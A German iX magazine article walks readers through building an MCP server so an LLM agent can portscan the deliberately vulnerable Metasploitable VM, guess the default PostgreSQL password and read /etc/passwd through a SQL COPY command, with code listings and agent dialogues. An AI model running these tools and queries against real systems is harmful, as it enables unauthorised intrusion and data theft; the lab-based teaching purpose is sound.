




Mit KI Schwachstellen finden und ausnutzen

Zugriff auf ein LLM und etwas Python-Code, mehr braucht es nicht, um mit dem Model Context Protocol KI-Agenten zu bauen, die Schwachstellen in Servern finden und ausnutzen.

Von Jonas Lieb und Marius Schwarz

■ In der Cybersecurity ist generative KI in den letzten Jahren zum Dauerthema geworden. Auch KI-Agenten werden von Angreifern und Verteidigern zunehmend genutzt. Dazu ist mitunter erstaunlich wenig Aufwand nötig, vor allem aber braucht es keine umfassenden Kenntnisse der zu verwendenden Werkzeuge. Denn das Sprachmodell schlägt selbst Vorgehensweisen vor und generiert die Kommandos. Dieser Artikel beschreibt an einem Beispiel, wie mit ei-

nem kleinen Server für das Model Context Protocol (MCP; siehe [1]) bereits erste automatisierte Angriffe durchgeführt werden können. Als Testziel dient die Metasploitable-VM, eine mit Schwachstellen gespickte virtuelle Maschine, die das IT-Sicherheitsunternehmen Rapid7 speziell zu Trainingszwecken entwickelt hat. Das Projekt ist zwar leider seit einigen Jahren nicht mehr aktiv, allerdings sind die enthaltenen Schwachstellen weiterhin realistisch.



- Generative KI und KI-Agenten sind in der Cybersecurity für Angreifer und Verteidiger gleichermaßen nützlich; der Einstieg erfordert wenig Vorwissen.
- LLMs können automatisiert Schwachstellen erkennen und ausnutzen, wenn man ihnen über das Model Context Protocol (MCP) Zugriff auf Tools wie Portscanner oder Datenbankclients ermöglicht.
- Oft umfassen solche Tools nur wenige Zeilen Python-Code und sind schnell erstellt.
- KI-Agenten nützen nicht nur Angreifern, sondern eröffnen auch Chancen für effizientere Verteidigung, Schwachstellenanalyse und Dokumentation.
- Halluzinationen der LLMs und Kontextgrenzen können zu Fehlern führen und den Einsatz beschränken.

Metasploitable 2 kann vom Hersteller Rapid7 direkt und kostenfrei als VMware-Image heruntergeladen werden (alle erwähnten Werkzeuge und Bibliotheken sind unter ix.de/zydd zu finden). Nach dem Import der virtuellen Maschine ist eine Anmeldung mit den Zugangsdaten `msfadmin:msfadmin` möglich. Mit dem Befehl `ifconfig` erhält man die IP-Adresse der Maschine.

Wichtig ist, dass die VM über das Netzwerk vom Entwicklungssystem aus erreichbar ist, nicht jedoch von anderen Systemen. Das lässt sich zum Beispiel über ein gemeinsames virtuelles Netzwerk erreichen. Als Entwicklungssystem eignet sich Kali Linux, das alle im Folgenden verwendeten Tools bereits mitbringt.

MCP-Client und Sprachmodell konfigurieren

Die Auswahl an MCP-Clients und Sprachmodellen, die sich für das Beispiel eignen, ist groß. Hier soll das Plug-in Cline für Visual Studio Code als Client dienen. Cline ist ein flexibler Coding-Assistent mit eingebauter MCP-Unterstützung. Google Gemini in der Variante `gemini:gemini-2.0-flash-001` übernimmt die Rolle des LLM. Für den Zugriff auf Gemini stellt das Google AI Studio einen API-Schlüssel bereit. Ein reguläres Google-Konto genügt dafür. Je nach präferierter Entwicklungsumgebung und KI-Anbieter lässt sich das Setup leicht anpassen.

Nach dem Erstellen des API-Schlüssels kann man den KI-Assistenten Cline in Visual Studio Code einrichten. Die Installation erfolgt über den Plug-in-Manager, in dem im Extensions-Bereich nach „Cline“ gesucht und das Plug-in installiert wird. Anschließend erscheint das Cline-Symbol in der linken Menüleiste. Dort wird Google Gemini als API-Provider ausgewählt und der API-Schlüssel eingetragen. Ein Klick auf „Let's go!“ öffnet ein typisches Chatfenster. Der Zugriff auf Gemini funktioniert dann wie in gewohnten Chatbot-Anwendungen.

Erste Gehversuche

Für die Entwicklung des MCP-Servers bietet sich das offizielle Python-SDK an, das man beispielsweise über den Paketmanager `uv` installieren kann. Die folgenden vier Befehle richten eine virtuelle Python-Umgebung mit allen benötigten Bibliotheken ein:

```
pipx install uv
uv init attackmcp
cd attackmcp
uv add "mcp[cli]"
```

Mit dem passenden API-Key ist das Plug-in Cline als MCP-Client in Visual Studio Code schnell konfiguriert (Abb. 1).

Um einen einfachen MCP-Server zu erstellen, genügen wenige Zeilen Python-Code, hier in der Datei server.py abgespeichert (siehe Listing 1). In diesem Beispiel wurde das MCP-Tool hello über den Python-Decorator mcp.tool() angelegt. Wichtig ist der Docstring-Kommentar ("Greet the user with their name."), der dem LLM mitteilt, was das MCP-Tool tut und wann es eingesetzt werden kann.

Anbindung des MCP-Servers an Cline

Standardmäßig kommuniziert der mit mcp.run() gestartete Server mit dem MCP-Client über STDIN/STDOUT. Daher muss der MCP-Client, hier Cline, den Server selbst starten. Der MCP-Server kann in Cline konfiguriert werden, indem man im Cline-Fenster ganz unten auf die Schaltfläche mit dem Tooltip „Manage MCP Servers“ klickt, auf das Zahnrad-symbol und dann auf „Configure MCP Servers“. Im geöffneten Editorfenster muss man die Konfiguration aus Listing 2 hinterlegen und eventuell noch die Pfade anpassen.

Nach Abspeichern der Datei sollte der MCP-Server in Cline mit einem grünen Statussymbol angezeigt werden. Ist das der Fall, kann der Dialog mit der Schaltfläche Done geschlossen werden. Der folgende Prompt bringt den Agenten dazu, das MCP-Tool zu verwenden:

Please greet me, my name is Jonas.

Der Agent reagiert darauf zum Beispiel so:


The user wants me to greet them using their name. I can use the 'hello' tool provided by the 'attackmcp' server to accomplish this. The user has provided the name, so I can proceed with using the tool.

Dazu zeigt Cline, wie auch viele andere MCP-Clients, mit welchen Parametern der Toolaufruf durchgeführt werden soll:

Cline wants to use a tool on the 'attackmcp' MCP server: {"name": "Jonas"}

Mit den Schaltflächen Approve und Reject muss der Benutzer den Toolaufruf bestätigen oder verhindern. Nach einer Bestätigung wird das Tool ausgeführt und dessen Rückgabe angezeigt:

Response 'Moin moin, Jonas!'



Listing 1: Minimalistischer MCP-Server

```
from mcp.server.fastmcp import FastMCP

mcp = FastMCP("attackmcp")

@mcp.tool()
def hello(name: str) -> str:
    """Greet the user with their name."""
    return f"Moin moin, {name}!"

if __name__ == "__main__":
    mcp.run()
```

Listing 2: MCP-Server-Konfiguration für Cline

```
{
  "mcpServers": {
    "attackmcp": {
      "command": "uv",
      "args": [
        "run",
        "/home/kali/attackmcp/␣
server.py"
      ],
      "env": {
        "UV_PROJECT": "/home/kali/␣
attackmcp/"
      }
    }
  }
}
```

Am Anfang steht die Enumeration

In den folgenden Abschnitten wird der MCP-Server um einige Funktionen erweitert, um Schwachstellen in der Metasploitable-VM auszunutzen. Am Anfang steht die sogenannte Enumeration, um wie in echten Attacken die Angriffsfläche zu ermitteln. Dazu dient das MCP-Tool portscan aus Listing 3, das einen Scan mit dem Portscanner Nmap durchführt. Für Nmap existiert keine offizielle Python-Anbindung, der Portscanner kann aber über das Python-Modul subprocess gestartet werden. Das LLM verarbeitet dann die Ausgabe.

Cline erkennt Änderungen an MCP-Servern leider nicht automatisch, daher muss nach jeder Änderung der MCP-Server in Cline über das Icon „Restart Server“ im MCP-Server-Dialog neu gestartet werden. Anschließend sollte der Agent das neue MCP-Tool erkennen. Er kann dann direkt einen Portscan durchführen und dessen Ergebnis zusammenfassen (siehe Dialog 1).

Das PostgreSQL-Passwort wird erraten

Wie Dialog 1 zeigt, sind viele Dienste über das Netzwerk erreichbar, unter anderem die PostgreSQL-Datenbankschnittstelle. Um sie genauer zu analysieren, soll ein weiteres Tool den MCP-Server um die Fähigkeit ergänzen, authentifizierte Datenbankabfragen zu stellen. Für die PostgreSQL-Kommunikation bietet sich die Python-Bibliothek psycopg2 (<https://www.psycopg.org/>) an, die wie folgt nachinstalliert werden kann:

```
uv add psycopg2-binary
```

Das Tool postgres_query aus Listing 4 greift darauf zurück und führt beliebige SQL-Befehle, die das Sprachmodell formuliert, auf der angegriffenen Daten-


Debugging von MCP-Servern

Für das Debugging von MCP-Servern gibt es das Projekt MCP Inspector. Dabei handelt es sich um eine kleine Node-Anwendung, mit der MCP-Tools einzeln aufgerufen werden können.

```
~/attackmcp $ npx @modelcontextprotocol/inspector uv run server.py
[...]
```

Starting MCP inspector...
Proxy server listening on port 6277
New connection
[...]
Connected MCP client to backing server transport
Created web app transport
Set up MCP proxy
MCP Inspector is up and running at http://127.0.0.1:6274

Die Webanwendung kann dann im Webbrowser unter <http://127.0.0.1:6274> aufgerufen werden (siehe Abbildung 2).



Der MCP Inspector ist eine in Node.js entwickelte Webanwendung, die bei der Fehlersuche in MCP-Servern hilft (Abb. 2).

Listing 3: Das Tool portscan

```
import subprocess

from mcp.server.fastmcp import FastMCP

mcp = FastMCP("attackmcp")

@mcp.tool()
def portscan(host: str, top_ports: int = 1000) -> str:
    """Scan the host's top TCP ports using Nmap and return Nmap's output."""
    proc = subprocess.run(
        (
            "/usr/bin/nmap",
            "-sS",
            "-sV",
            f"--top-ports={top_ports:d}",
            "-T5",
            "--open",
            str(host),
        ),
        stdin=subprocess.DEVNULL,
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
    )
    proc.check_returncode()
    return proc.stdout.decode()

if __name__ == "__main__":
    mcp.run()
```

bank aus. Das Tool portscan steht nicht noch einmal in Listing 4, es können (und sollten) jedoch beide Tools nebeneinander im selben MCP-Server existieren.

Nach dem Neuladen des MCP-Servers kann der Agent das Tool nutzen. In diesem Fall hat Gemini zwei Versuche gebraucht, um den Benutzernamen postgres und das Passwort postgres zu erraten (siehe Dialog 2).

Dateien auslesen über PostgreSQL

Mit den entsprechenden Berechtigungen können PostgreSQL-Benutzer auch Dateien auslesen und in neueren Versionen sogar Befehle ausführen. Das „weiß“ auch das LLM (siehe Dialog 3). Anschließend führt der Agent in drei separaten Toolaufrufen die folgenden SQL-Abfragen aus, mit denen der Dateinhalt ausgelesen wird, und zeigt ihn wenig später im Chatfenster an (Listing 5).

In der Datei sind unter anderem die Benutzernamen aller auf dem System definierten Benutzer enthalten. Diese Information kann für die Durchführung weiterer Angriffe interessant sein. In manchen hier nicht wiedergegebenen Ausführungen ist der Agent zuerst anderen Ansätzen gefolgt und hat beispielsweise versucht, eine Erweiterung nachzuladen. Erst als dies fehlschlug, nutzte er COPY FROM. Aus den gesammelten Ergebnissen kann das LLM nun eine Gesamteinschätzung generieren (Dialog 4). Diese Interpretation deckt sich mit der Erwartung an ein bewusst verwundbares System wie Metasploitable.

Fazit

Schon dieser kleine Versuch mit einem MCP-Server mit nur zwei Tools zeigt, dass LLMs sehr effektiv Schwachstellen aufdecken und ausnutzen können, wenn ihnen die entsprechenden Werkzeuge zur Verfügung stehen. Wer damit jedoch weiterexperimentiert, stößt schnell auf inhärente Limitationen: LLMs leiden natürlich auch hier unter Schwächen, die bereits aus anderen Anwendungsbereichen wie der Text-, Bild- oder Videogenerierung bekannt sind, wie Halluzinationen oder das durch das Kontextfenster limitierte „Kurzzeitgedächtnis“.

Wenn Tools sehr ausführliche Ein- oder Ausgaben produzieren, werden Token verschwendet, was das Kontextfenster schnell überfüllt und auch die Kosten in die Höhe treibt. In diesem Fall muss der menschliche Nutzer gegebenenfalls nachhelfen, indem er Informationen wieder-

Dialog 1: Ergebnisse des Portscans

Prompt: Führe einen Portscan der IP-Adresse 192.168.9.131 durch und erläutere die Ergebnisse in Bezug auf IT-Sicherheit. Antworte auf Deutsch.

Agent: Der Portscan der IP-Adresse 192.168.9.131 hat folgende offene Ports ergeben:

21/tcp: FTP (vsftpd 2.3.4) – FTP ist ein unsicheres Protokoll zur Dateiübertragung. vsftpd 2.3.4 ist eine ältere Version mit bekannten Sicherheitslücken.

22/tcp: SSH (OpenSSH 4.7p1 Debian 8ubuntu1) – SSH wird für die sichere Fernverwaltung verwendet. OpenSSH 4.7p1 ist jedoch eine sehr alte Version mit zahlreichen Schwachstellen.

23/tcp: Telnet – Telnet ist ein unsicheres Protokoll zur Fernverwaltung, da Passwörter unverschlüsselt übertragen werden.

...

5432/tcp: PostgreSQL (PostgreSQL DB 8.3.0 - 8.3.7) – PostgreSQL ist ein relationales Datenbankmanagementsystem. PostgreSQL 8.3 ist eine alte Version mit Sicherheitslücken.

...

holt oder bestimmte Tools vorschlägt. Außerdem führt die Verwendung von MCP-Servern mit einer großen Zahl von Tools aktuell dazu, dass einige LLMs überfordert sind und Tools übersehen, sie also nicht einsetzen.

Mittelfristig werden diese Schwächen jedoch voraussichtlich an Relevanz ver-

lieren, beispielsweise durch die Verbesserung von Tools, Prompts und die Veröffentlichung neuerer, möglicherweise auf Angriffe spezialisierter Modelle. Letztendlich haben mit KI-Agenten dieser Art auch technisch weniger versierte Kriminelle die Möglichkeit, komplexere, flexiblere Angriffe zu fahren. Aus Script-

Dialog 2: Gemini findet ein PostgreSQL-Passwort

Prompt: Untersuche die PostgreSQL-Schnittstelle auf Schwachstellen. Versuche dazu zunächst, gültige Zugangsdaten zu erraten.

Agent: Ich habe die PostgreSQL-Schnittstelle auf Schwachstellen untersucht, indem ich versucht habe, gültige Zugangsdaten zu erraten. Ich konnte mich erfolgreich mit dem Benutzernamen „postgres“ und dem Passwort „postgres“ bei der Datenbank anmelden. Die Abfrage „SELECT version();“ hat die PostgreSQL-Version 8.3.1 zurückgegeben ...

Dialog 3: Vorgehensweise zum Auslesen der /etc/passwd

Prompt: Nutze diesen Zugriff, um über PostgreSQL die Datei /etc/passwd auszulesen.

Agent: Der Benutzer möchte über die PostgreSQL-Schnittstelle die Datei /etc/passwd auslesen ... Ich werde versuchen, die COPY-Funktion zu verwenden, um die Datei /etc/passwd in eine Tabelle zu importieren und sie dann auszulesen. Dazu muss ich zunächst eine Tabelle erstellen.

Listing 4: Das Tool postgres_query

```

from mcp.server.fastmcp import FastMCP
import psycopg2

mcp = FastMCP("attackmcp")

@mcp.tool()
def postgres_query(
    host: str,
    username: str,
    password: str,
    query: str,
    dbname: str = "postgres",
    port: int = 5432,
) -> list[tuple] | str | None:
    """Login to a PostgreSQL database server using given username and password
    and execute a query."""

    with psycopg2.connect(
        host=str(host),
        dbname=str(dbname),
        user=str(username),
        password=str(password),
        port=int(port),
    ) as conn:
        with conn.cursor() as cur:
            cur.execute(query)
            try:
                return cur.fetchall()
            except psycopg2.ProgrammingError:
                # for queries that don't return any data
                return cur.statusmessage

if __name__ == "__main__":
    mcp.run()
    
```

Listing 5: SQL-Befehl und Ausgabe der /etc/passwd

```

CREATE TABLE passwd (line text);
COPY passwd FROM '/etc/passwd';
SELECT * FROM passwd;
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/
sbin:/bin/shbin:x:2:2:bin:/bin:/bin/sh[...]msfadmin:x:1000:1000:msfadmin,,,:/
home/msfadmin:/bin/bashbind:x:105:113::/var/cache/bind:/bin/
falsepostfix:x:106:115::/var/spool/postfix:/bin/falseftp:x:107:65534::/home/
ftp:/bin/falsepostgres:x:108:117:PostgreSQL administrator,,,:/var/lib/
postgresql:/bin/bashmysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/
falsetomcat55:x:110:65534::usr/share/tomcat5.5:/bin/
falsedistccd:x:111:65534:::/bin/falseuser:x:1001:1001:just a user,111,,:/home/
user:/bin/bashservice:x:1002:1002:::/home/service:/bin/
bashtelnetd:x:112:120::/nonexistent:/bin/falseproftpd:x:113:65534::/var/run/
proftpd:/bin/falsestatd:x:114:65534::/var/lib/nfs:/bin/false
    
```

Dialog 4: Zusammenfassung der Ergebnisse

Prompt: Fasse die gesammelten Ergebnisse in einem Abschnitt (maximal 3 Sätze) zusammen und formuliere eine Gesamteinschätzung der Sicherheit des Zielsystems.

Agent: Das Zielsystem ist aufgrund zahlreicher offener Ports mit veralteten Diensten, der erfolgreichen Anmeldung bei PostgreSQL mit Standard-anmeldeinformationen und dem Auslesen der /etc/passwd-Datei als äußerst unsicher einzustufen. Diese Schwachstellen ermöglichen unbefugten Zugriff auf sensible Daten und potenziell die vollständige Kompromittierung des Systems. Es besteht dringender Handlungsbedarf, um die Sicherheit des Systems zu verbessern.

kiddies werden GenAI-Kiddies. Noch dazu können die ausführlichen Erläuterungen, die die LLMs liefern, die Fähigkeiten der Angreifer fortlaufend verbessern. Es ist also zu befürchten, dass Zahl und Qualität automatisierter, KI-gestützter Angriffe zunehmen. Vollständig autonome Systeme nach dem Vorbild von Skynet oder HAL bleiben uns vermutlich aber in der näheren Zukunft erst einmal erspart.

Andererseits bietet KI auch Chancen für Verteidiger. KI-basierte Erkennung von Phishing-E-Mails und Malware ist

die logische Fortführung der Anomalieerkennung und in modernen Sicherheitssystemen gang und gäbe. Aber auch Angriffssimulationen wie Penetrationstests werden vermutlich effizienter, beispielsweise wie hier ansatzweise gezeigt durch automatisierte Tests oder durch schnellere und bessere Ergebnisdokumentation. Allerdings sind auch hier zunächst einige offene Fragen zu klären, wie der verantwortungsbewusste Umgang mit anfallenden sensiblen Daten. Außerdem muss eine KI wie jedes eingesetzte Angriffstool von einem Men-

schen beaufsichtigt werden, um Beeinträchtigungen unbeteiligter Systeme zu vermeiden. (ulw@ix.de)

Quellen

- [1] Danny Gerst; Model Context Protocol: Ein erster Standard für LLM-Agenten; iX 6/2025, S. 122
- [2] Weitere Informationen zu den verwendeten Werkzeugen und Verfahren: ix.de/zydd



iX-Workshop „IT-Security: Künstliche Intelligenz für effiziente Verteidigungsstrategien“

Durch den Einsatz KI-gestützter Analysewerkzeuge lassen sich Schwachstellen präziser identifizieren und priorisieren. Dies beschleunigt Schwachstellenscans und Penetrationstests deutlich. Gleichzeitig ermöglichen KI-basierte Detection Engines eine automatisierte Erkennung von Anomalien sowie eine schnellere Incident Response.

In diesem Workshop zu KI-Tools in der offensiven und defensiven IT-Sicherheit erfahren Administratoren und IT-Sicherheitsverantwortliche, wie sie ihre Sicherheitsprozesse mithilfe von KI effizienter gestalten können. Die Teilnehmenden erhalten einen Überblick über aktuelle KI-Tools und lernen deren Basisfunktionen kennen. Anhand konkreter Einsatzszenarien für die Werkzeuge und Methoden können sie anschließend beurteilen, für welche IT-Sicherheitsprozesse der Einsatz von KI-Werkzeugen sinnvoll ist und wann die derzeit gängigen Methoden Vorrang haben sollten.

Anmeldung und Termine unter heise.de/s/xKND2

JONAS LIEB

ist IT Security Analyst bei NSIDE ATTACK LOGIC. Er hat einen M. Sc. in Physik und arbeitet seit sieben Jahren als Penetration Tester und Red Teamer.



MARIUS SCHWARZ

arbeitet seit sechs Jahren als Penetration Tester und Red Teamer. Neben klassischen Penetrationstests hat er Erfahrung in der Leitung von Red- und Purple-Teaming-Projekten.



